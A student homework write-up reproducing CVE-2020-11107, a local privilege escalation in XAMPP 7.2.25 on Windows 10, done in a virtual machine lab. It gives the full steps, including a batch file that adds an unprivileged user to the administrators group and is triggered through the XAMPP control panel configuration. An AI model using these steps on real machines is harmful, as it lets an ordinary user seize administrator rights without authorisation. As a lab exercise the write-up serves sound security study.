Hw5 - PartB

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
1.

An unprivileged user can change a .exe configuration in xampp-contol.ini for all users (including admins) to enable arbitrary command execution.

CVE-2020-11107



> https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-11107


2.

- Environment:
  - Windows 10 家用版 -x64
  - XAMPP 7.2.25
    - is a free and open-source cross-platform web server solution stack package developed by Apache Friends, consisting mainly of the Apache HTTP Server, MariaDB database, and interpreters for scripts written in the PHP and Perl programming languages. — Wiki
    - Download Link: https://sourceforge.net/projects/xampp/files/XAMPP%20Windows/7.2.25/xampp-windows-x64-7.2.25-0-VC15-installer.exe/download

(Hint: I run the OS on `Oracle VM VirtualBox`(6GB mem).)

3.


Step 1. Create an Admin User



> In this case, the Admin User name is "Wulearn"


Step 2. Install XAMPP (Can't be installed on C:\)

Downloaded from the link above
(`xampp-windows-x64-7.2.25-0-VC15-installer.exe`)



> In this case, installed on E:\

Success Screen:



Step 3. Create a general user

Run cmd as administrator, then enter the command:

```
$ net user test test /add
```

> In this case, the user name: test passwd: test

Check the new user:

Step 4. Switch to "test" user and Create a file

Create a `.txt` file, and Enter the following:

```
@echo off

net localgroup administrators test /add
```

> The purpose is to add the "test" user to the administrator privileges.

> This code is reference from: https://www.secrss.com/articles/25190


Change the Filename Extension from `.txt` to `.bat`


Like this:

(BTW: This file is called "poc.bat" on the submit file.)

Step 5. Run XAMPP and Save the Config

Follow the steps on the screen below:






Step 6. Switch to "Wulearn" user and Run XAMPP

Before:

```
C:\Windows\system32>net user test
使用者名稱                   test
全名
註解
使用者的註解
國家/區域碼                  000 (系統預設值)
帳戶使用中                   Yes
帳戶到期                     從不

上次設定密碼                 2021/6/11 下午 03:00:00
密碼到期                     2021/7/23 下午 03:00:00
可變更密碼                   2021/6/11 下午 03:00:00
請輸入密碼                   Yes
使用者可以變更密碼           Yes

容許的工作站                 全部
登入指令檔
使用者設定檔
主目錄
上次登入時間                 從不

可容許的登入時數             全部

本機群組會員                 *Users
全域群組會員                 *None
命令已經成功完成。
```


Run XAMPP as administrator, and check the Logs:



> It will bring up the cmd screen.
>
> It means that the scripts we have just written have been `triggered`.

Step 7. Check the permission of the "test" user

After:



> It becomes an administrator privilege.

This means that any command can be executed!!